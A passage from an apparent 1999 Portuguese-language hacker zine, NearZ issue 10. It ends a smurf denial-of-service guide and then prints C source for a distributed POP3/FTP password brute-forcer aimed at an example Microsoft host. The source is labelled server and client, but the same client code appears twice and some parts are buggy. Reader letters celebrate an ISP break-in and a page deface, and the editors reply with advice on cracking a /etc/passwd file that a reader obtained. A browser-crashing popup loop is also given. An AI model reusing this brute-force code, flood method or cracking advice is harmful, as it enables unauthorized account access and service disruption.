redes diferentes). Antes de voce sair por ae alagando o que ja eh
lagado (heheh) voce tem que ver se a makina a ser smurfada responde
a ping, assim como todos os broadcasts que voce for usar. O papasmurf
vai em anexo ao nearz10.{zip,tgz} em misc/DoS [pra compilar "make"]
A lista de broadcasts deve ficar num arquivo um embaixo do outro sem
espaco. Obs: Broadcasts sempre terminam em .255 ou .0
A lista eh por sua conta ;)

Voce sabe que esta exagerando na cafeina quando:
Voce atende a porta antes de baterem

[0x06] <cRk> Brute Force

SoUL HuNTeR

Bom, antes que vc fale alguma coisa contra brute force, veja primeiro.
Este nao eh um brute force comum, ele eh dividido em 2 programas, o
servidor e o cliente. A funcao do servidor, eh enviar blocos de 50 senhas
para o cliente por vez. Mas vc deve estar perguntando.. e pq nao fazer um
programa so?...
Ai eh que esta. ele nao eh um brute force comum, ele pode juntar varios
computadores executando a mesma tarefa.

Ex. Voce quer rodar um brute force no POP3 de... bla.microsoft.com, se
voce rodar um simples bruteforce.. provavelmente voce ficara alguns meses
la... mas com o NearZ brute force, voce podera rodar infinitos computadores
contra o bla.microsoft.com. imagine 100 computadores procurando uma senha :)

O funcionamento do servidor na teoria ate que eh simples.
Aqui vao os passos feito pelo cliente para o server

   1 - o Cliente envia um "NEARZ INFO"
   2 - o servidor retorna os parametros
   3 - o Cliente envia um "NEARZ REQ"
   4 - o servidor envia 50 linhas do dicionario
   5 - apos o cliente acabar com a lista ele envia um "NEARZ OK"
   6 - se o servidor receber NEARZ OK antes do timeout. ele fecha a conexao
     - se der timeout ou nao receber "NEARZ OK" ele fecha a conexao e adiciona
       a posicao do dicionario para que seja reenviada na proxima conexao

BUGS conhecidos
    0.99b
    - quando qquer cliente chega ao fim do dicionario chega, o daemon
      eh desativado.

OBS: o bloco do dicionario que o servidor envia, NAO eh repetido para os
     outros clientes

Aqui vai o servidor:

```
/*

    Nearz ListServer 1999 Versao 0.99b
    By SoulHunter.

*/

#include <stdio.h>
#include <signal.h>
#include <malloc.h>
#include <stdarg.h>
#include <errno.h>
#include <string.h>
#include <netdb.h>
#include <netinet/in.h>
#include <sys/time.h>

#define USER    "USER"
#define PASS    "PASS"
#define NZINFO  "NEARZ INFO"
#define NZREQ   "NEARZ REQ"
#define NZOKAY  "NEARZ OK"
```

```
#define NZFOUND "NEARZ FOUND"
#define PORT    3001
#define OK  "+OK"
#define ERR "-ERR"

struct info {
    char host  [255];
    char port  [255];
    char login [255];
    char pos   [255];
    char server[255];
    char *OK1   ;
    char *OK2   ;
    char *OK3   ;
} info;

int     C1,T1;

int     skf   (int S2,char *msg01, ...);
char *  readline  (int S2);
char *  reads     (int S0);
int     doit      (char *pass);
int     Connect   (char *hostname, int port );

main(int argc,char **argv)
{
    char *temp01;
    char pwd[50][255];
    int a=0,i=0,jmp;
    signal(SIGPIPE,SIG_IGN);
    printf("\nNearZ - POP3/FTP Brute Force for ListServer\n");
    if(argc<4 || argv[1][0]!='-'){
    printf("\nUso:\nPOP3: %s -p <NZ brute force server> <porta>\n",argv[0]);
    printf("FTP:  %s -f <NZ brute force server> <porta>\n",argv[0]);
    exit(1);
    }
    if(argv[1][1]=='p'){
    info.OK1="+OK";
    info.OK2="+OK";
    info.OK3="+OK";
    }
    else if(argv[1][1]=='f'){
    info.OK1="220";
    info.OK2="331";
    info.OK3="230";
    } else {
    printf("\nParamento incorreto\n");
    exit(1);
    }

    strncpy(info.server,argv[2],255);
    strncpy(info.port,argv[3],255);
    C1=Connect(info.server,PORT);
    if(write(C1,NZINFO,strlen(NZINFO))<=0){
    printf("\nConexao com o servidor perdida\n");
    exit(1);
    }
    if(read(C1,temp01,255)<=0){
    printf("\nConexao com o servidor perdida\n");
    exit(1);
    }
    temp01[strlen(temp01)-1]=0x00;
    close(C1);
    sscanf(temp01,"%s%s%s",info.host,info.login,info.pos);
    printf("Host   : %s\n",info.host);
    printf("Login  : %s\n",info.login);
    printf("Posicao: %d\n",atoi(info.pos));
    sleep(2);
    for(;;){
    C1=Connect(info.server,PORT);
    if(write(C1,NZREQ,strlen(NZREQ))==-1);
    for(i=0;i<50;i++) bzero(pwd[i],255);
    jmp=50;
    for(i=0;i<50;i++){
        temp01=readline(C1);
        if(temp01==NULL){ jmp=i; break; }
```

```
        strncpy( pwd[i] , temp01 , 80 );
    }
    T1=Connect(info.host,atoi(info.port));
    if((temp01=reads(T1))==NULL){
        printf("\nhost.denyed?");
        exit(1);
    }
    if(strncmp(temp01,info.OK1,3)!=0){
        printf("\nErro [%s]",temp01);
        exit(1);
    }
    for(i=0;i<jmp;i++){
        do{
        if(strlen(pwd[i])==0) {
            if(write(C1,NZOKAY,strlen(NZOKAY))==-1);
            exit(1);
        }
         a=doit(pwd[i]);

        if(a==1){
                printf("\nSenha Encontrada :%s\n",pwd[i]);
                fflush(stdout);
                skf(C1,"%s%s",NZFOUND,pwd[i]);
            close(T1);
            close(C1);
            exit(0);
        }
        else if(a==-1){
            close(T1);
                fflush(stdout);
            T1=Connect(info.host,atoi(info.port));
            if((temp01=reads(T1))==NULL) return -1;
            if(strncmp(temp01,info.OK1,3)!=0){
            printf("\nErro [%s]",temp01);
            exit(1);
            }
        }
        }while(a==-1);
    }

    if(write(C1,NZOKAY,strlen(NZOKAY))==-1);
    close(C1);
    }
}
int doit(char *pass)
{
    char *temp01;
    printf("Trying : [%s] - [%s]\n",info.login,pass);
    fflush(stdout);
    if(skf(T1,"%s %s\n",USER,info.login)==-1) return -1;
    if((temp01=reads(T1))==NULL) return -1;
    if(strncmp(temp01,info.OK2,3)!=0){
    printf("\n%s",temp01);
    exit(1);
    }
    if(skf(T1,"%s %s\n",PASS,pass)==-1) return -1;
    if((temp01=reads(T1))==NULL) return -1;
    if(strncmp(temp01,info.OK3,3)==0){
    return 1;
    }
    return 0;
}

int skf(int S2,char *msg01, ...)
{
    char temp01[5000];
    va_list args;
    va_start(args, msg01);
    vsprintf(temp01, msg01, args);
    va_end(args);
    if(write(S2,temp01,strlen(temp01))==-1){
    return -1;
    }
}

int Connect(char *hostname, int port )
```

```
{
    int sockfd;
    int sinlen = sizeof(struct sockaddr_in);
    struct sockaddr_in daddr;
    struct hostent *he;

    if ((he=gethostbyname(hostname)) == NULL) {
    perror(hostname);
    exit(1);
    }
    sockfd = socket(AF_INET,SOCK_STREAM,IPPROTO_TCP);
    daddr.sin_family      = AF_INET;
    daddr.sin_port    = htons (port);
    daddr.sin_addr = *((struct in_addr *)he->h_addr);
    bzero(&daddr.sin_zero,8);
    if((connect(sockfd, (struct sockaddr *)&daddr, sizeof(struct sockaddr_in)))==-1){
    perror(hostname);
    exit(1);
    }
    return sockfd;
}
char *readline(int S2)
{
    char temp;
    char *temp01=malloc(5000);
    int  i=0;
    bzero(temp01,5000);
    do{
    if(read(S2,&temp,1)<=0) { free(temp01); return NULL; }
    temp01[i++]=temp;
    }while(temp!=0x01 && temp!=0x00 && temp!=0x0a && i<5000);
    temp01[i-1]=0x00;
    free(temp01);
    return temp01;
}
char *reads(int S0)
{
  int tmp;
  char *tmp1=malloc(5000);
  fd_set fds;
  struct timeval tv;
  tv.tv_sec=60;
  tv.tv_usec=0;
  FD_ZERO (&fds);
  FD_SET (S0, &fds);
  if(select (S0 + 1, &fds, NULL, NULL, &tv)<=0) return NULL;
  if (FD_ISSET (S0, &fds)){
     if(read(S0,tmp1,255)<=0) return NULL;
  }
  free(tmp1);
  return tmp1;
}
```

    Este eh o POP3/FTP brute force, creio eu que funcionam em todos os tipo
ate nos que fecham a conexao apos certos numeros de senhas erradas.

```
/*
    NearZ - Brute Force Crack for Listserver (POP3/FTP)
    By Soulhunter - 1999
*/


#include <stdio.h>
#include <signal.h>
#include <malloc.h>
#include <stdarg.h>
#include <errno.h>
#include <string.h>
#include <netdb.h>
#include <netinet/in.h>
```

```
#include <sys/time.h>

#define USER    "USER"
#define PASS    "PASS"
#define NZINFO  "NEARZ INFO"
#define NZREQ   "NEARZ REQ"
#define NZOKAY  "NEARZ OK"
#define NZFOUND "NEARZ FOUND"
#define PORT    3001
#define OK  "+OK"
#define ERR "-ERR"

struct info {
    char host  [255];
    char port  [255];
    char login [255];
    char pos   [255];
    char server[255];
    char *OK1   ;
    char *OK2   ;
    char *OK3   ;
} info;

int     C1,T1;

int     skf   (int S2,char *msg01, ...);
char *  readline  (int S2);
char *  reads     (int S0);
int     doit      (char *pass);
int     Connect   (char *hostname, int port );

main(int argc,char **argv)
{
    char *temp01;
    char pwd[50][255];
    int a=0,i=0,jmp;
    signal(SIGPIPE,SIG_IGN);
    printf("\nNearZ - POP3/FTP Brute Force for ListServer\n");
    if(argc<4 || argv[1][0]!='-'){
    printf("\nUso:\nPOP3: %s -p <NZ brute force server> <porta>\n",argv[0]);
    printf("FTP:  %s -f <NZ brute force server> <porta>\n",argv[0]);
    exit(1);
    }
    if(argv[1][1]=='p'){
    info.OK1="+OK";
    info.OK2="+OK";
    info.OK3="+OK";
    }
    else if(argv[1][1]=='f'){
    info.OK1="220";
    info.OK2="331";
    info.OK3="230";
    } else {
    printf("\nParamento incorreto\n");
    exit(1);
    }

    strncpy(info.server,argv[2],255);
    strncpy(info.port,argv[3],255);
    C1=Connect(info.server,PORT);
    if(write(C1,NZINFO,strlen(NZINFO))<=0){
    printf("\nConexao com o servidor perdida\n");
    exit(1);
    }
    if(read(C1,temp01,255)<=0){
    printf("\nConexao com o servidor perdida\n");
    exit(1);
    }
    temp01[strlen(temp01)-1]=0x00;
    close(C1);
    sscanf(temp01,"%s%s%s",info.host,info.login,info.pos);
    printf("Host   : %s\n",info.host);
    printf("Login  : %s\n",info.login);
    printf("Posicao: %d\n",atoi(info.pos));
    sleep(2);
    for(;;){
```

```
    C1=Connect(info.server,PORT);
    if(write(C1,NZREQ,strlen(NZREQ))==-1);
    for(i=0;i<50;i++) bzero(pwd[i],255);
    jmp=50;
    for(i=0;i<50;i++){
        temp01=readline(C1);
        if(temp01==NULL){ jmp=i; break; }
        strncpy( pwd[i] , temp01 , 80 );
    }
    T1=Connect(info.host,atoi(info.port));
    if((temp01=reads(T1))==NULL){
        printf("\nhost.denyed?");
        exit(1);
    }
    if(strncmp(temp01,info.OK1,3)!=0){
        printf("\nErro [%s]",temp01);
        exit(1);
    }
    for(i=0;i<jmp;i++){
        do{
        if(strlen(pwd[i])==0) {
            if(write(C1,NZOKAY,strlen(NZOKAY))==-1);
            exit(1);
        }
         a=doit(pwd[i]);

        if(a==1){
                printf("\nSenha Encontrada :%s\n",pwd[i]);
                fflush(stdout);
                skf(C1,"%s%s",NZFOUND,pwd[i]);
            close(T1);
            close(C1);
            exit(0);
        }
        else if(a==-1){
            close(T1);
                fflush(stdout);
            T1=Connect(info.host,atoi(info.port));
            if((temp01=reads(T1))==NULL) return -1;
            if(strncmp(temp01,info.OK1,3)!=0){
            printf("\nErro [%s]",temp01);
            exit(1);
            }
        }
        }while(a==-1);
    }

    if(write(C1,NZOKAY,strlen(NZOKAY))==-1);
    close(C1);
    }
}
int doit(char *pass)
{
    char *temp01;
    printf("Trying : [%s] - [%s]\n",info.login,pass);
    fflush(stdout);
    if(skf(T1,"%s %s\n",USER,info.login)==-1) return -1;
    if((temp01=reads(T1))==NULL) return -1;
    if(strncmp(temp01,info.OK2,3)!=0){
    printf("\n%s",temp01);
    exit(1);
    }
    if(skf(T1,"%s %s\n",PASS,pass)==-1) return -1;
    if((temp01=reads(T1))==NULL) return -1;
    if(strncmp(temp01,info.OK3,3)==0){
    return 1;
    }
    return 0;
}

int skf(int S2,char *msg01, ...)
{
    char temp01[5000];
    va_list args;
    va_start(args, msg01);
    vsprintf(temp01, msg01, args);
```

```
    va_end(args);
    if(write(S2,temp01,strlen(temp01))==-1){
    return -1;
    }
}

int Connect(char *hostname, int port )
{
    int sockfd;
    int sinlen = sizeof(struct sockaddr_in);
    struct sockaddr_in daddr;
    struct hostent *he;

    if ((he=gethostbyname(hostname)) == NULL) {
    perror(hostname);
    exit(1);
    }
    sockfd = socket(AF_INET,SOCK_STREAM,IPPROTO_TCP);
    daddr.sin_family      = AF_INET;
    daddr.sin_port    = htons (port);
    daddr.sin_addr = *((struct in_addr *)he->h_addr);
    bzero(&daddr.sin_zero,8);
    if((connect(sockfd, (struct sockaddr *)&daddr, sizeof(struct sockaddr_in)))==-1){
    perror(hostname);
    exit(1);
    }
    return sockfd;
}
char *readline(int S2)
{
    char temp;
    char *temp01=malloc(5000);
    int  i=0;
    bzero(temp01,5000);
    do{
    if(read(S2,&temp,1)<=0) { free(temp01); return NULL; }
    temp01[i++]=temp;
    }while(temp!=0x01 && temp!=0x00 && temp!=0x0a && i<5000);
    temp01[i-1]=0x00;
    free(temp01);
    return temp01;
}
char *reads(int S0)
{
  int tmp;
  char *tmp1=malloc(5000);
  fd_set fds;
  struct timeval tv;
  tv.tv_sec=60;
  tv.tv_usec=0;
  FD_ZERO (&fds);
  FD_SET (S0, &fds);
  if(select (S0 + 1, &fds, NULL, NULL, &tv)<=0) return NULL;
  if (FD_ISSET (S0, &fds)){
     if(read(S0,tmp1,255)<=0) return NULL;
  }
  free(tmp1);
  return tmp1;
}
```

Voce sabe que esta exagerando na cafeina quando:
Voce tira uma foto de si mesmo a cinco metros de distancia (sem timer)

O Nosso email eh: nearz@cyberspace.org
Enviem suas duvidas, comentarios, opinioes sugestoes, bug reports,
Lembrando que se voce nao receber reposta por email leia a edicao
seguinte. Lah estara a sua resposta. Agora as mensagens de alguns leitores:

-=0=---=0=-

FROM: c*@hal*e.org
Aeeeeeeeeeee...oooo tava interessado em instalar o minilinux tem
jeito? =) hehehe zueira..bom quem responde eu to ligado que eh o TGO
intao vo pedir pra voce mesmo...
O TGO faz uma materia sobre Socks!!! Esse seu tutorial tem que ser
sobre SOCKZ..ta ligado? Eu falo com o SH e ele diz "aaaaa mas o que
tem de MAU nisso" mas como eu vi o texto que voce fez ai o tutorial C
acho que voce podeira falar sobre socks....a e hehehe como sei que uma
pah de gente le esse zine vou vender meu peixe ok?
Ae Leitores da NearZ sei que tem muito novato aki portanto se quiser
ler algo que lhe de uma base...nada avancado como nearz....leia
2801megazine em w3.to/2801megazine ....falei?
Valeu TGO...escreva sobre socks :)
SH- Coitado do VH vai rodar por sua causa :)
hehehehe um [ ] 'z pra vcs.....

REPLY: Ta bom ta bom, ja fiz. Mas o que tem mau em sockets? :P Nao sou
soh eu quem respondo nao...

-=0=---=0=-

FROM: k*@???.ml.org
Ola povo da NearZ. A edicao 09 de voces esta legal, bem completa.
Continuem com o bom trabalho. Eu visitando o site de voces, vi o UCS
(Unix Chat System). Gostaria de saber se o src dele esta disponivel,
e se estiver, por favor me avisar onde encontro. Uma sugestao : Botem
alguns docs nele, ta muito seco, o programa e so. Um Readme e' sempre
alguma coisa.

REPLY: Thankz. Valeu pela sugestao. Tem source sim: www.nearz.org

-=0=---=0=-

FROM: *@lords.com
Oi, eu to lendo todas as edicoes da Nearz, e fala q vcs tem o script
SATAN, soh q nao encontrei na hp de vcs, sera q dava p/ vcs me
mandarem uma hp aonde tenha ele, ou coisa parecida??
Outra coisa, a zine tah muito boa.

REPLY: ixxieh.... nearz 00, hehe. OLha, acho que o satan tem na sunsite
(sunsite.unc.edu) Qui ce vai fazer com ele rapa? :)

-=0=---=0=-

FROM: t*@momentus.com.br
O aprendiz de Hacker daqui de casa ta de queixo caido (meu filho) com
o resultado do seu trabalho. Cade o manifesto para que todos assinem
e passem a fazer parte deste movimento. Se voces colocarem uma pagina
anexa os usuarios dos provedores "acessados " podero se manifestar a
favor e at mesmo contra e assim teremos um contador (estatistica)
que pode ajudar a fazer presso.

REPLY: hhehehhe Later...

-=0=---=0=-

FROM: q*@iptec.com.br
Alo pessoal, Quero parabenizar voces pela iniciativa e pela invaso da
Rede Lagos. Gostei muito, o Dono deste provedor se gabava de usar Linux
e ser inviolavel, alem do protesto que achamos super justo, voces deram
uma licao nele. Aquele famos o tapa com luva de pelica. Nos orgulhamos
de ter Brasileiros com esse conhecimento. Felicidades a todos e parabens
mais uma vez.

REPLY: Thankz... Hey, defendo quem usa Linux e nao demos uma licao em ninguem

-=0=----------=0=-

FROM: k*@hotmail.com
4 hora da manha todo mundu bebadu e estava eu procurandu por um furo em um provedor quando me defrontei com um cgi.php e assim sendo consegui lista o arkivo /etc/passwd pelo browser, consegui o passwd mans naum o shadow, e tal provedor usa a mierda do shadow.(obvio q o php num achoW o shadow) muito bem... eu como leitor assiduo d zines lembrei na hora de um topico em um dos issues do nearz falando sobre finger e q c dava para mountar um passwd com o finger e logo deduzi q pra q eu precisaria de mountar se eu jah tinha todos os dados d todos os usuarios do provedor e a unica coisa q eu precisaria era do password encryptado. Peguei um usuario e fiz um password trocando o x pelo mesmo, e na hora que fui usah o john 1.6 (p/ linux) com as opcoes -single & -list para testar realmente a para e tive a resposta d invalid option "-list" ... minha unica duvida eh c essa opcaum -list existe mesmo em outra versaum do john ou em versaum pra ruindoWz?? keria aproveitar o encejo (encejo eh foda huahua) e dize q na minha opiniaum o NearZ eh um dos Top de linha em relassaum a zine brasileiro e que em breve estarei fazendu um mirror do zine, (caso haja algum pobrema eh soh dah um tok e jah elvis) caso contrario assim o farei. Boa Sorte ae MaluKda
se deh pra responde a preguntaH firmeza c naum... valew mermo assim.

REPLY: Heheh, deram uma mudada no john depois da versao 1.5 e nao se se ainda tem a opcao -list. No seu caso voce pode pegar um arquivo e colocar o login de todos os usarios (um em cada) linha e rodar o john com a opcao `-rules' e tal... voce pode colocar tambem o nome dos usuarios na wordlist. Pode faze o mirror sim... e se tu quizeh te mando os um tar.gz dos html que estao em nearz.org ;]

-=0=----------=0=-

FROM: x*@geocities.com
Tipo, fiquei 100 internet e tal devido a problemas com o telefone. Bom, pelo menos nao tenho que aturar as ligacoes do PP, hehehe! Resolvi ler todas as edicoes do NearZ. Tarefa rulez, fiquei mais de 2 hora lendo e tal. Lendo os baguio resolvi manda esse mail. Nao tenho a menor ideia de quando vou poder mandar, mais foda-se! :)
Tipo, uma das coisas que eu vi foi a comparacao entre NT 4.0 e Linux... Tipo... o preco do NT eh caro pra KCT, imagino quanto vai custar o 5.0. E pensar que paguei 12 real no meu CLRH! :) Recebi uns folheto inutil da Comdex e vi um negocio lah falando do Solaris 7. 6 sabem algo sobre ele?! Tinha outra materia tambem que mostrava como trava o Nerdscape, com multiplos frames e tal... tem outra manha que deixa qualquer um maluco. Abre umas 30 janela ate que trave! Nao sei no LX, mas no Ruindows... No IE3 do meu colega deu telinha azur! Tipo, cria 2 arquivo:

```
----- blah1.html-----
<html>
<head>
<script language="JavaScript">
window.open('blah2.htm', '', 'scrollbars,resizable,status');
</script>
</html>
-----cut here--------


-----blah2.html
<html>
<head>
<script language="JavaScript">
window.open('blah1.htm', '', 'scrollbars,resizable,status');
</script>
<html>
-------cut here------------
```

Tem um baguio que zoa o IE4 e o 4.01, foi o Phenom que descobriu a umas decadas, no chat da RUOL. Quando c vai clica com o mouse no campo pra digitar a mensagem, no exato momento que a flexa do mouse for mudar para tipo prompt, clique! Ira dar operacao ilegal... hehe No ie 5.0 nao rola mais esse bug. Mesmo assim, pode falar o que for, o IE 4x/5.x eh melhor que o Netscape sim! Eu que sou Webmaster, que ralo na PQP do html (sometimes html sux), sei disso. Tipo, junto com esse mail chato (hehe), vai uma copia de um texto que vo manda pro 2801

Mega Zine (s nao sei quando), que fala sobre browsers e tal... Se quiserem colocar a materia ae... :)
O Soul mando ve uma materia sobre o ICQ, pra por 127.0.0.1 na info, via proxy... tipo... voce pode por qualquer hostname/ip vivo ou morto na porta 8080 lah que fica. Ficaria rulez um proxy: aerosmith.com :)
O Blood Root chamou vo6 de NeardZ... tipo... tava lendo o zine dele... achei uma frase linda:

" Basicamente, a zine sai a cada 2 meses, ou seja, a edicao 09 dazine saira no primeiro dia do seculo 2000, se o mundo nao for destruido.."


Seculo 2000????? caralho!!!!!!!!!!!!!!
E ele ainda quer discutir comigo no guestbook do PP na MicrosoftZ, tsk tsk... ;)
Tinha ainda outra coisa linda:

"Quanto a invasao da Mandioca, pelos camaradas da Nearz, eu achei uma boa atidude deles em mudar a pagina, ja que todos tinham acesso na mandic, mas ninguem tinha coragem de mudar o htm ou entao porque nao queriam que o acesso ao servidor seria acabado, acabou que a nova dona da Mandioca, foi comprada pelo preco de uns bons megabytes de wordlists, espero que os administradores da mandic nao fiquem muito chateados com   a frustacao que eles causaram no seu sistema. :)
Voce pode contatar a nearz pelo endereco:
    http://members.tripod.com/nearz
http://www.cyberspace.com/~nearz "

Todo mundo tinha acesso lah!? mmmmm..... sei sei..... :)
Outra coisa..... os enderecos nao estao invertidos!? :)
Quando alguem vai nos chats da UOL, ao digitar Puruca ou puruka automaticamente eh guspido? Well, not yet. Tipo, isso soh acontece nas salas que o Ender controla, nas outras nao.. tsk tsk...
Ah, tinha uma materia tb do Soul que falava como descobrir o IP dos nego nos chat de imagem. Soh que seu IP ficava visivel , jah que a imagem ficava no seu host. Se voce usa ruindows (windows sometimes rulez), voce pode usar um programa chamado DynIP (http://www.dynip.com) Tipo, ele cria um host, que eh ligado no seu IP. Tipo, vhunter.dynip.com Ae qualquer coisa worka, ftp, http, bo, netbus... mas no meio do chat, quem ver vai pensar que eh algum host por ae.... o foda eh que o programa eh conexao keep alive, ou seja, dah uma enlerdada na conexao...
Bom, esse mail chato fica por aqui (eeeeeee). Acho q nem preciso elogiar o zine de vo6... as materias sempre foram rulez e tal...
O Outlook eh um dos poucos programas da Microshit que nao da pau, sobreviveu ao matirio! Ah, saiu a Hackers Generation, uma HP que eu to fazendo. Sem puxar sardinha, ta ficando rulez. Vai rolar ateh camiseta pra all! Nearz eh presenca garantida lah e tal.....
Bao, fico por aqui. Falowwwwwww! :)
Vampire Hunter (VH1, VH2, VH3... depende da Telesp)

REPLY: Tankz,.. hehe (Bloodroot: wordlists ? hmmmmmm sei...)

-=0=----------=0=-



-=0=----------=0=-

NearZ 10 - Editors:
<tgo> OBtRuDeR
<SH1> SoUL HuNTeR
<pb666> PsYChOByTe

-=-{
C tutorial: PsYChOByTe, OBtRuDeR
Sockets tutorial: OBtRuDeR
Brute Force: SoUL HuNTeR
Caffeine: OBtRuDeR e alguns documentos cientificos =)
Smurf: OBtRuDeR
Kernel patch: PsYChOByTe
}-=-

#

Near(z)

#

— End of issue 10 —=— E0i